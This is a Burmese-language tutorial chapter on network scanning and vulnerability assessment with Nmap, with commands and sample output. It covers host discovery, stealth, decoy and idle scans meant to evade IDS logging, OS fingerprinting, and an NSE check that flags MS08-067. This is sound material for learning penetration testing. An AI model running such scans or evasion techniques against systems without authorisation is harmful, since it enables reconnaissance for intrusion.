ဟာကွက်တွေကို ရှာဖွေရှိုးမှာဖြစ်ပါတယ်။ မိမိ Target ရဲ့ အားနည်းချက်ကို ရှာ  
ဖွေပြီးတွေ့ရှိလာတဲ့ အဲဒီအားနည်းချက်ကို Attack ပြုလုပ်မှုသာ Operation အောင်  
မြင်နိုင်မှာဖြစ်ပါတယ်။ အဲဒီလိုအားနည်းချက်ကို ရှာတယ်ဆိုတဲ့နေရာမှာလည်း မိမိ  
Target ကာယ် OS တွေသုံးတာလဲ၊ ဘယ်လို Services အမျိုးအစားတွေ Run နေ  
တာလဲ၊ ဘယ် Port တွေကိုတော့ဖွင့်ထားပိတ်ထားလဲ၊ Network Configuration  
ဘယ်လိုချထားလဲ၊ သူ့ရဲ့ဝဘ်ဆိုဒ်ကကော ဘယ်လိုအနေအထားရှိလဲစတဲ့ အချက်  
အလက်တွေကို အတိအကျသိရှိမှုသာ၊ သူတို့ရဲ့အားနည်းချက်ကို ရှာဖွေဖော်ထုတ်နိုင်  
မှာဖြစ်ပါတယ်။ အဲဒီလိုပြုလုပ်တာကို Scanning လုပ်တယ်လို့ခေါ်ပြီးတော့ အား  
နည်းချက်တွေ၊ ပျော်ကွက်ဟာကွက်တွေ၏ မရှိသုံးသပ်ဆုံးဖြတ်ရတဲ့ အပိုင်းကိုတော့  
Vulnerability Assessment လုပ်တယ်လို့ခေါ်ပါတယ်။

Brought To You By UGMIK

## Scanning Types & Methodology


Scanning လုပ်တဲ့နေရာမှာ၊ အမျိုးအစားအားဖြင့် (၃)မျိုး ရှိပါတယ်။ အဲဒီ  
အမျိုးအစားတွေကတော့

- ၁။ Port Scanning
- ၂။ Network Scaning နဲ့
- ၃။ Vulnerability Scanning တို့ပဲဖြစ်ပါတယ်။
- ၄။ **Port Scanning** ဆိုတာကတော့ ဘယ် Ports တွေပွင့်နေတာလဲ၊ ဘယ်  
Services တွေ Run နေတာလဲဆိုတာကို ရှာဖွေတာဖြစ်ပါတယ်။

J) **Network Scanning** ဆိုတာကတော့ Network မှာ ဘယ် Hosts တွေက Active ဖြစ်နေတာလဲ၊ သူတို့တွေရဲ့ IP Address တွေကဘယ်လောက်လဲ စတဲ့ အချက်အလက်တွေကိုရှာဖွေတာဖြစ်ပါတယ်။

K) **Vulnerability Scanning** ဆိုတာကတော့ Network မှာအားနည်းချက် ပျော့ကွက်ဟာကွက်ရှိတဲ့ Computers တွေ၊ Network Devices တွေနဲ့ အသုံးပြုတဲ့ Services တွေရဲ့ အားနည်းချက်တွေကို ရှာဖွေဖော်ထုတ်တာဖြစ်ပါတယ်။

Scanning အမျိုးအစားတွေအပြင် Scanning နည်းဥပဒေသတွဲလည်း ရှိပါ သေးတယ်။ အဲဒီနည်းဥပဒေသတွေရဲ့ အောင်ရွက်ပုံအဆင့်လိုက်ဂိုပုံနှင့်တစ်ကွဲဖော်ပြ ပေးလိုက်ပါတယ်။



#### နဲ့ (၃.၁) Scanning Methodology အားပြသ ထားပုံ

I) Check for Live System ဆိုတဲ့ Network မှာ Active ဖြစ်နေတဲ့ Hosts များကိုရှာဖွေခြင်း။

J) Check for Open Ports ဆိုတဲ့ Active ဖြစ်နေသော Hosts တွေရဲ့ Open Ports များကိုရှာဖွေခြင်း။

၃။ Service Identification ဆိုတဲ့ Open Ports တွေဟာ ဘယ် Services တွေဖြစ်တယ်ဆိုတာကို တိုက်ဆိုင်စစ်ဆေးခြင်း။

၄။ Banner Grabbing / OS Fingerprinting ဆိုတဲ့ Services များနဲ့ သက်ဆိုင်တဲ့ Software Version များကိုရှာဖွေခြင်းနဲ့ Operating System ကိုရှာဖွေခြင်း။

၅။ Vulnerability Scanning ဆိုတဲ့ အားနည်းချက်၊ ပျောက္ခက်၊ ဟာကွက် များကိုရှာဖွေခြင်း။

ဆိုပြီးရှိပါတယ်။ Kali မှာ Scanning နဲ့ Vulnerability Assessment ပြုလုပ်ပေးနိုင်တဲ့ Tools ပေါင်းများစွာပါဝင်ပါတယ်။ အဲဒီထဲကမှအကောင်းဆုံးနဲ့ အသင့်တော်ဆုံးလို့ယူဆရတဲ့ Tools တစ်ချို့ရဲ့အသုံးပြုပုံတွေကို အာမြေပေးလိုက်ပါတယ်။

## King of Scanners (Nmap)

Nmap ဆိုတာ Networker နဲ့ Security သမားတွေအတွက် စွယ်စုံအသုံးပြုလို့ရတဲ့နာမည်ကြီး Security Scanner တစ်ခုပဲဖြစ်ပါတယ်။ The Matrix Reloaded၊ Die Hard 4၊ The Bourne Ultimatum စတဲ့ ရုပ်ရှင်တွေထဲက Hackers တွေ အသုံးပြုတဲ့ Tool တစ်ခုလည်းဖြစ်ပါတယ်။ စွယ်စုံရ Scanner ဆိုတဲ့ အတိုင်းပါပဲ၊ Nmap တစ်ခုတည်းနဲ့ အထက်မှာဖော်ပြခဲ့တဲ့ Scanning နည်းဥပဒေသ တွေအကုန်လုံးကို Scan ပြုလုပ်ပေးနိုင်တဲ့ အပြင် TCP၊ UDP၊ ARP၊ ICMP စတဲ့ Protocols အမျိုးမျိုးကိုလည်း Scan ပြုလုပ်ပေးနိုင်ပါတယ်။

```
# nmap -sVC -O -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Interesting ports on scanme.nmap.org (64.13.134.52):
Not shown: 1710 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
53/tcp    open  domain
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.2.2 ((Fedora))
|_ HTML title: Go ahead and ScanMe!
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.20-1 (Fedora Core 5)
Uptime: 5.378 days
Nmap done: 1 IP address (1 host up) scanned in 51.818 s
```

### နှင့် (၃။၂) Nmap ဖြင့် Scan ပြည့်ပုံ

Nmap မှာ Scan အပိုးအစားပေါင်းများစွာရှိပါတယ်။ အဲဒီထဲကမှ Hackers တွေ၊ PenTester တွေ အသုံးများတဲ့ နည်းလမ်းတစ်ချို့ကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ အဲဒီနည်းလမ်းတွေကတော့

- ၁။ Hosts Discover Scan
- ၂။ SYN Stealth Scan
- ၃။ TCP Connect Scan
- ၄။ ACK Scan
- ၅။ Decoy Scan
- ၆။ IDLE Scan

တို့ပါဖြစ်ပါတယ်။ Nmap ရဲ့ Scan Type အပြည့်အစုံနဲ့ Options တွေကိုတော့ --help ခေါ်ပြီးကြည့်ရှုနိုင်ပါတယ်။

```
# nmap --help
```

၁။ Hosts Discover Scan ဆိုတာကတော့ Network မှာ Active ဖြစ်နေတဲ့ Hosts တွေကိုရှာဖွေတဲ့ Scan အမျိုးအစားပဲဖြစ်ပါတယ်။ တစ်နည်းအားဖြင့် Ping Sweep၊ နောက်တစ်မျိုးက ICMP Scanning လို့လည်းခေါ်ပါတယ်။ သူ့ရဲ့လုပ်ဆောင်ပုံကတော့ Network မှာရှိတဲ့ Hosts တွေဆီကို ICMP Request ပို့လိုက်ပြီးတော့ ICMP Respond ပြန်လာတဲ့ Hosts တွေကို Active ဖြစ်နေတဲ့ Hosts တွေလို့သတ်မှတ်ပါတယ်။

Nmap မှာ Hosts Discover အတွက် အသုံးများတဲ့ Scan Options တွေကတော့ -sL(List Scan)၊ -sn(Ping Scan) ပဲဖြစ်ပါတယ်။ အသုံးပြုပုံအနေနဲ့ ကတော့ အောက်ပါအတိုင်းဖြစ်ပါတယ်။

```
root@MrLinuxer:~# nmap -sn 192.168.2.0/24
```

```
Brought To You BY UGMAH
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-01 09:50 MMT
Nmap scan report for dir-600 (192.168.2.1)
Host is up (0.0054s latency).
MAC Address: 00:24:01:FF:98:70 (D-Link)
Nmap scan report for 192.168.2.0
Host is up (0.0056s latency).
MAC Address: 40:61:86:34:02:00 (Micro-star Int'l Co.)
Nmap scan report for 192.168.2.16
Host is up (0.0016s latency).
MAC Address: 40:61:86:55:03:50 (Micro-star Int'l Co.)
Nmap scan report for 192.168.2.100
Host is up (0.0071s latency).
MAC Address: 58:6D:8F:17:84:29 (Cisco-Linksys)
Nmap scan report for 192.168.2.101
Host is up (0.0040s latency).

Nmap done: 256 IP addresses (30 hosts up) scanned in 66.97 seconds
```

Network Administrator တွေဟာ ICMP Respond ကို ခွင့်ပြုလေ့ မရှိကြပါဘူး။ ဒါကြောင့် အဲဒီလိုအခြေအနေမှာဆိုရင် -Pn ဆိုတဲ့ Type ကို အသုံးပြုရမှာဖြစ်ပါတယ်။ -Pn ဆိုတဲ့ Option ကတော့ Host Discover အတွက်သီးသန့်မဟုတ်ဘဲနဲ့ Port Scan အတွက်အလုပ်လုပ်တာဖြစ်ပါတယ်။

```
# nmap -Pn 192.168.2.121
```

JII SYN Stealth Scan ဆိတာက Port Scan အမျိုးအစားဖြစ်ပြီး Nmap ရဲ Default Scan တစ်ခုလည်းဖြစ်ပါတယ်။ SYN Scan ဟာ စူးစုံအနည်းငယ် အတွင်း Ports များစွာကို Scan ပြုလုပ်ပေးနိုင်ပါတယ်။ SYN Stealth Scan ကို တနည်းအားဖြင့် Half-Open Scanning လို့လည်း ခေါ်ပါတယ်။ SYN Scan ဟာ TCP ရဲ Three Ways Hand Shake လုပ်ငန်းစဉ်ကို အပြည့်အဝအသုံးမပြုဘဲ Scan ပြုလုပ်တာဖြစ်ပါတယ်။ SYN Scan ဟာ Target Port ဆိုကို SYN Packet ပို့စွာတိုက်ပြီး အဲဒီ Target Port ဆိုက SYN/ACK Packet ပြန်ရတယ်ဆိုရင် အဲဒီ Port ကို Open ဖြစ်နေတယ်လို့ သိပြီးတော့ RST Packet ပြန်ရတယ်ဆိုရင် တော့ အဲဒီ Port ကို Close ဖြစ်နေတယ်လို့ယူဆပါတယ်။ SYN Scan ကို IDS တွေ၊ Firewall တွေကနေ Detect ပြုလုပ်ဖို့ခဲ့ခတယ်လို့ပြောကြပေမယ့်လည်း၊ အခုခေတ် Modern Firewall တွေကတော့ ကောင်းစွာ Detect ပြုလုပ်နိုင်ပါတယ်။ SYN Scanning ပြုလုပ်မယ်ဆိုလိုတော့ System မှာ Root Access ရရှိ နေဖို့လိုပါတယ်။ SYN Scan ပြုလုပ်ပဲကို အောက်မှာဖော်ပြထားပါတယ်။

```
root@MrLinuxer:~# nmap -sS 192.168.2.1
```

```
Brought To You BY USMII
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-01 15:58 MMT
Nmap scan report for dir-600 (192.168.2.1)
Host is up (0.011s latency).
Not shown: 996 closed ports
PORT      STATE    SERVICE
1/tcp      filtered  tcpmux
53/tcp     filtered domain
80/tcp     open      http
49152/tcp  open      unknown
MAC Address: 00:24:01:FF:98:70 (D-Link)

Nmap done: 1 IP address (1 host up) scanned in 1.89 seconds
```

၃။ TCP Connect Scan ဆိတ်တလည်း Port Scan အမျိုးအစားပဲဖြစ်ပါတယ်။ ယူကတော့ SYN Scan လိုမျိုး Half-Open Scanning မဟုတ်ဘဲ Three Ways Hand Shake ကိုအပြည့်အဝအသုံးပြုတဲ့ Full TCP Connection နဲ့ Scan ပြလုပ်တာဖြစ်ပါတယ်။ အားသာချက်ကတော့ TCP Connect Scan ကနေ ရရှိလာတဲ့ Result တွေဟာ ယုံကြည်စိတ်ချရဆုံးဖြစ်ပြီး အားနည်းချက်ကတော့ Firewall တွေ ကနေ အလွယ်တကူ Detect ဖြစ်ပေါ်ပါတယ်။ TCP Connect Scan ဟာ System မှာ Root Access မရတဲ့ တဗြားသော Users များအတွက် Default Scan အမျိုးအစားဖြစ်ပါတယ်။ TCP Connect Scan ပြလုပ်ပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
root@MrLinuxer:~# nmap -sT 192.168.2.120
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-01 15:59 MMT
Nmap scan report for 192.168.2.120
Host is up (0.022s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
2383/tcp  open  ms-olap4
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
5800/tcp  open  vnc-http
5900/tcp  open  vnc
27000/tcp open  flexlm0
MAC Address: 8C:89:A5:52:23:50 (Micro-Star INT'L CO.)
```

Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds

၄။ ACK Scan ဆိတ်တာ Port Scan အမျိုးအစားဖြစ်ပြီး Firewall Rules တွေကိုပါဖော်ထုတ်ပေးနိုင်တဲ့ Scan အမျိုးအစားဖြစ်ပါတယ်။ACK Flag ကို အသုံးပြုတာ

**ဖြစ်ပြီး**: Port တွက် Filtered လား၊ Unfiltered လား ဆိုတဲ့ Firewall Rules ကိုစစ်ဆေးတာဖြစ်ပါတယ်။ Target Port ဆိုကနေ RST Packet ကိုရရှိတယ်ဆိုရင် Unfiltered လို့သတ်မှတ်ပြီး Target Port ဆိုက Respond ပြန်မလာတာမျိုး၊ ICMP Unreachable Error မျိုးရရှိတဲ့အခါမှာတော့ Filtered လို့သတ်မှတ်ပါတယ်။ ACK Scan ပြည်ပုံကို အောက်မှာဖော်ပြထားပါတယ်။ ACK Scan ဟာ Ports တွက် Open ဖြစ်နေလားဆိုတာ ဆုံးဖြတ်ပေးနိုင်ခြင်းမရှိပါဘူး။ ဒါကြောင့်တဲ့အား Scan အမျိုးအစားများနဲ့ တွဲဖက်အသုံးပြုသင့်ပါတယ်။

```
root@MrLinuxer:~# nmap -sA 192.168.2.1
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-01 16:05 MMT
Nmap scan report for dir-600 (192.168.2.1)
Host is up (0.0099s latency).
Not shown: 998 unfiltered ports
PORT      STATE      SERVICE
1/tcp      filtered   tcpmux
53/tcp     filtered   domain
MAC Address: 00:24:01:FF:98:70 (D-Link)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```

၅။ Decoys Scan ဆိုတာ IDS တွေ၊ Firewall တွက်အရှုံးလုပ်ဖို့အတွက် အသုံးပြုတဲ့ Scan နည်းလမ်းတစ်ခုဖြစ်ပါတယ်။ Decoys ကိုအသုံးပြုပြီး Scan လုပ်မယ်ဆိုရင် Network Administrator ဟာ၊ ဘယ် IP Address ကနေတကယ် အမှန်အကန် Scan ပြည်တာလဲဆိုတာဖော်ထုတ်ဖို့ ခက်ခဲပါတယ်။ ဘာကြောင့်လဲ ဆိုတော့ Decoys အဖြစ်အသုံးပြထားတဲ့ IP Address တွေကလည်း၊ IDS Logs မှာ ဝင်ရောက်နေမှာဖြစ်တဲ့အတွက် တကယ် Scan ပြည်တဲ့စက်နဲ့ ရှုပ်ထွေးသွား စေတဲ့အတွက်ကြောင့်ပဲ ဖြစ်ပါတယ်။ Decoys အဖြစ်အသုံးပြုတဲ့ IP Address တွေ ဟာ Active Hosts တွေ ဖြစ်ဖို့လိုပါတယ်။ Decoys Scan ပြည်ပုံကို အောက်မှာ ဖော်ပြထားပါတယ်။

```
root@MrLinuxer:~# nmap -D192.168.2.130,192.168.2.131,ME -p
80,22,25,443 -Pn 192.168.2.1
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-01 16:05 MMT
Nmap scan report for dir-600 (192.168.2.1)
Host is up (0.0032s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
25/tcp    closed smtp
80/tcp    open  http
443/tcp   closed https
MAC Address: 00:24:01:FF:98:70 (D-Link)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Decoys ကိုအသုံးပြု၍: Port 80, 22, 25, 443 တို့ကို Scan ပြုလုပ်တဲ့ ပုံပြစ်ပါတယ်။ -D ရဲနောက်မှာ Live Decoys တောားပေးရပါတယ်။ ME ဆိုတဲ့ နေရာမှာတော့ ကိုယ့်ရဲ့ IP Address ကိုထည့်ပေးဖို့လိုပါတယ်။ Decoys အရေ အတွက်များရင်တော့ Scan လုပ်တဲ့အခါအဆုံးငယ်ကြာဖော်တယ်။ -Pn ဆိုတာက တော့ Ping Request မပြုလုပ်ပါဘူးထို့ပြောတာဖြစ်ပါတယ်။

၆။ IDLE Scan ဆိုတာ ကိုရှစက်ကနေ Target ဆိုကို Packets တိုက်ရိုက် ပေးပို့ခြင်းမရှိဘဲ Spoofed လုပ်ထားတဲ့ IP Address (Zombie Host) တစ်နည်းအားဖြင့်ကြားခံ Host ကနေမှုတဆင့် Target ကို Scan ပြုလုပ်တာဖြစ်ပါတယ်။ IP Header Sequence Numbers(IP ID) ကိုကြည့်ပြီးတော့ Port ဟာ Open ဖြစ်နေလား၊ Closed ဖြစ်နေလားဆိုတာကို ဆုံးဖြတ်တာဖြစ်ပါတယ်။ IDLE Scan ပြုလုပ်ပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
# nmap -Pn -p- -sI zombile.com www.target.com
```

IDLE Scan ကိုအသုံးပြု၍: Ports အားလုံးကို Scan ပြုလုပ်တာဖြစ်ပါတယ်။ ဒါကြောင့် Scan Time အနည်းငယ်ကြာပါလိမ့်မယ်။

## Operating System and Version Detection

Nmap ဟာစွယ်စုံရ Tool ဆိတဲ့အတိုင်း Port Scanning အပြင်စီမံ Target ရဲ့ OS အမျိုးအစားတွေ၊ Software Version တွေနဲ့ ဘယ် Services တွေ Run နေတယ်ဆိတဲ့တော့ကို ဖော်ထုတ်ပေးနိုင်တဲ့အစွမ်းလည်းရှုပါသေးတယ်။ အဲဒီအချက် အလက်တွေကို သိရှိမှုသာ၊ Target ရဲ့ ဘယ်နေရာမှာတော့ Vulnerable ဖြစ်နိုင် တယ်ဆိတဲ့ Vulnerability Assessment ကိုပြုလုပ်နိုင်မှာဖြစ်ပါတယ်။ Target ရဲ့ OS ကိုအနီးစပ်ဆုံးခန်းမှန်းတာကို OS Fingerprinting လိုပေါ်ပြီး သူရဲ့အသုံးပြုပုံ ကတော့ -O ဆိတဲ့ Option ကိုအသုံးပြုပါတယ်။

```
root@MrLinuxer:~# nmap -O 192.168.2.171
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-10 09:42 PDT
Nmap scan report for 192.168.2.171
Host is up (0.0026s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1027/tcp  open  IIS
MAC Address: 08:00:27:20:05:C7 (Cadmus Computer Systems)
Device type: general purpose

Running: Microsoft Windows XP|2003

OS CPE: cpe:/o:microsoft:windows_xp::sp2
cpe:/o:microsoft:windows_server_2003::sp1
cpe:/o:microsoft:windows_server_2003::sp2
```

**OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2**

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at  
<http://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 15.95 seconds

ဒါကတော့ သူရဲ့ Output Result ဖြစ်ပါတယ်။ Nmap ရဲ့ OS Finger-printing ဖြစ်တဲ့ -O Option ဟာ VPN Link မှာ အလုပ်လုပ်နိုင်စွမ်းမရှိပါဘူး။

နောက်ထပ်စိတ်ဝင်စားဖွယ်ရာ Options တွေကတော့ -sV နဲ့ -A ပဲဖြစ်ပါတယ်။ -sV ဆိုတာကတော့ Version Detect ဖြစ်ပြီးတော့ -A ဆိုတာကတော့ Version Detect၊ Trace Route နဲ့ Nmap Scripting Engine တို့ကို ပေါင်းစပ်ထားတဲ့ 3 in 1 Option တစ်ခုပဲဖြစ်ပါတယ်။ အဲဒီ Options (j)ရဲ့ အသုံးမြှင့်ကို အောက်မှာဖော်ပြပေးထားပါတယ်။

**root@MrLinuxer:~# nmap -sV 192.168.2.110**

Brought to You By UGMIH

```
Starting Nmap 6.45 ( http://nmap.org ) at 2014-04-23 12:02 EDT
Nmap scan report for 172.16.0.15
Host is up (0.00033s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        
514/tcp   open  tcpwrapped  
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
```

```

2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1

```

MAC Address: 08:00:27:7A:AE:5F (Cadmus Computer Systems)

Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <http://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds

**root@MrLinuxer:~# nmap -A 192.168.2.171**

Starting Nmap 6.40 ( <http://nmap.org> ) at 2014-02-10 09:43 PDT  
Nmap scan report for 192.168.2.171  
Host is up (0.0014s latency).  
Not shown: 977 closed ports  
PORT STATE SERVICE VERSION  
25/tcp open smtp Microsoft ESMTP 6.0.3790.3959  
| smtp-commands: kon-55921c6bf2d.starkon.com Hello [192.168.2.122],  
| TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDSTATUSCODES,  
| 8bitmime, BINARYMIME, CHUNKING, VRFY, OK,  
|\_ This server supports the following commands: HELO EHLO STARTTLS  
RCPT DATA RSET MAIL QUIT HELP AUTH TURN ETRN BDAT VRFY  
53/tcp open domain Microsoft DNS  
80/tcp open http Microsoft IIS httpd 6.0  
| http-methods: Potentially risky methods: TRACE  
|\_ See <http://nmap.org/nsedoc/scripts/http-methods.html>  
|\_http-title: Under Construction  
135/tcp open msrpc Microsoft Windows RPC  
139/tcp open netbios-ssn  
389/tcp open ldap  
445/tcp open microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds

```

1025/tcp open msrpc      Microsoft Windows RPC
1027/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
MAC Address: 08:00:27:20:05:C7 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2
cpe:/o:microsoft:windows_server_2003::sp1
cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or
SP2
Network Distance: 1 hop
Service Info: Host: kon-55921c6bf2d.starkon.com; OSs: Windows,
Windows 2000; CPE: cpe:/o:microsoft:windows

```

#### Host script results:

```

|_nbstat: NetBIOS name: KON-55921C6BF2D, NetBIOS user: <unknown>,
NetBIOS MAC: 08:00:27:20:05:c7 (Cadmus Computer Systems)
| smb-os-discovery:
|   OS: Windows Server 2003 R2 3790 Service Pack 2 (Windows Server
2003 R2 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp2
|   Computer name: kon-55921c6bf2d
|   NetBIOS computer name: KON-55921C6BF2D
|   Domain name: starkon.com
|   Forest name: starkon.com
|   FQDN: kon-55921c6bf2d.starkon.com
|   NetBIOS domain name: STARKON
|   System time: 2013-04-10T09:45:18+06:30
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|   Message signing required
| smbv2-enabled: Server doesn't support SMBv2 protocol

```

#### TRACEROUTE

HOP	RTT	ADDRESS
1	1.40 ms	192.168.2.171

OS and Service detection performed. Please report any incorrect results at <http://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 81.08 seconds

## Nmap Scripting Engine

Nmap Scripting Engine(NSE) ဟာ Nmap ကိုပိုမို Powerful Scripting Engine အရာတစ်ခုပဲဖြစ်ပါတယ်။ NSE ဟာလည်း Scanning အတွက် အတော်လေးကိုစုံလင်ပါတယ်။ DNS Recon Script တို့၊ Brute Force Attack Script တို့၊ Vulnerability Identification Script တို့အပြင်၊ အခြားသော Scripts ပေါင်း(၄၂၀)ကျော် ပါဝင်ပါတယ်။ အဲဒီ NSE Scripts အားလုံးကို အောက်မှာဖော်ပြထားတဲ့ Command ကို အသုံးပြုဖို့တော့ကြည့်နိုင်ပါတယ်။

```
# locate *.nse
```

Nmap Script ကိုအသုံးပြုပြီး Vulnerability Scanning ပြလုပ်တဲ့ ပုံစံကို အောက်မှာဖော်ပြထားပါတယ်။

```
root@MrLinuxer:~# nmap -script smb-check-vulns.nse 192.168.2.121
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-01 12:36 MMT
NSE: Script Scanning completed.
Nmap scan report for 192.168.2.121
...
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
1041/tcp open unknown
MAC Address: 00:50:52:FF:57:D9 (VMware)
Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|     Conficker: Likely CLEAN
|     regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|     SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
```

အသစ်ထွက်ရှိတဲ့ NSE Scripts တွေကို Download ပြုလုပ်ပြီး /usr/share/nmap/scripts အောက်မှာထားရှိကာ **--script-updatedb** ဆိုတဲ့ Command နဲ့ Update ပြုလုပ်ပြီးအသုံးပြန်ပါတယ်။ အဲဒီလို Update ပြုလုပ်တာဟာအင်တာနက် ကနေ တိုက်ရှိက်ပြုလုပ်တာမဟုတ်ဘဲ မိမိအသစ်ဖြည့်စွက်ထားတဲ့ NSE Scripts တွေကို မှန်ကန်စွာအလုပ်လုပ်စေရန်အတွက်သာ Update ပြုလုပ်တာဖြစ်ပါတယ်။

```
# nmap --script-updatedb
```

Nmap Scripts တွေရဲ့ သက်ဆိုင်ရာ Help ကို ကြည့်မယ်ဆိုရင်တော့ အောက်မှာပြထားတဲ့ Command ကိုအသုံးပြုပြီးကြည့်ရှုနိုင်ပါတယ်။

```
# nmap --script-help "smb-check-vulns.nse"
```

## Types of Vulnerabilities

Vulnerability Assessment မပြုလုပ်မီမှာ Vulnerability အမျိုးအစားတွေ ကိုသိဖို့ပါတယ်။ Vulnerabilities အမျိုးအစားတွေကတော့ အဓိကအနေနဲ့ (၃)မျိုး ရှိပါတယ်။ အဲဒါတွေကတော့

- ၁။ Local Vulnerability
- ၂။ Remote Vulnerability
- ၃။ Web Application Vulnerability တို့ပဲဖြစ်ပါတယ်။

**Local Vulnerability** ဆိုတာကတော့ Attacker အနေနဲ့အရင်ဦးဆုံး Local Access တစ်ခု ရရှိနေဖို့လိုပါတယ်။ အဲဒီရရှိနေတဲ့ Access ကနေ Exploit တစ်ချို့ကိုအသုံးပြုပြီးတော့ Administrator Access ကိုရရှိသွားစေတာဟာ Local Vulnerability ကြောင့်ပဲဖြစ်ပါတယ်။ Exploit ဆိုတာ Coding တစ်ခုပဲဖြစ်ပါတယ်။ Vulnerable ဖြစ်နေတဲ့နေရာကနေ ခွင့်ပြုမထားတဲ့လုပ်ဆောင်ချက်တွေကိုရရှိအောင်

စမ်းဆောင်ပေးနိုင်တဲ့ Code တစ်ခုပါ။ အဲဒီ Code တွေဟာကွန်ပျူတာရဲ့ System-level ဒါမှမဟုတ် Kernel-level အထိ Access ရအောင်ပြုလုပ်ပေးနိုင်ကြပါတယ်။

ဥပမာအနေနဲ့ပြုရမယ်ဆိုရင်တော့ MS Windows Privilege Escalation Vulnerability (CVE-2010-0232) ဟာ MS Windows Server 2008(32-bit, x86 Platform) ကိုသာမန် User တစ်ယောက်ကနေ Administrator Access ကိုရရှိစေနိုင်တဲ့ Local Vulnerability တစ်ခုပဲဖြစ်ပါတယ်။

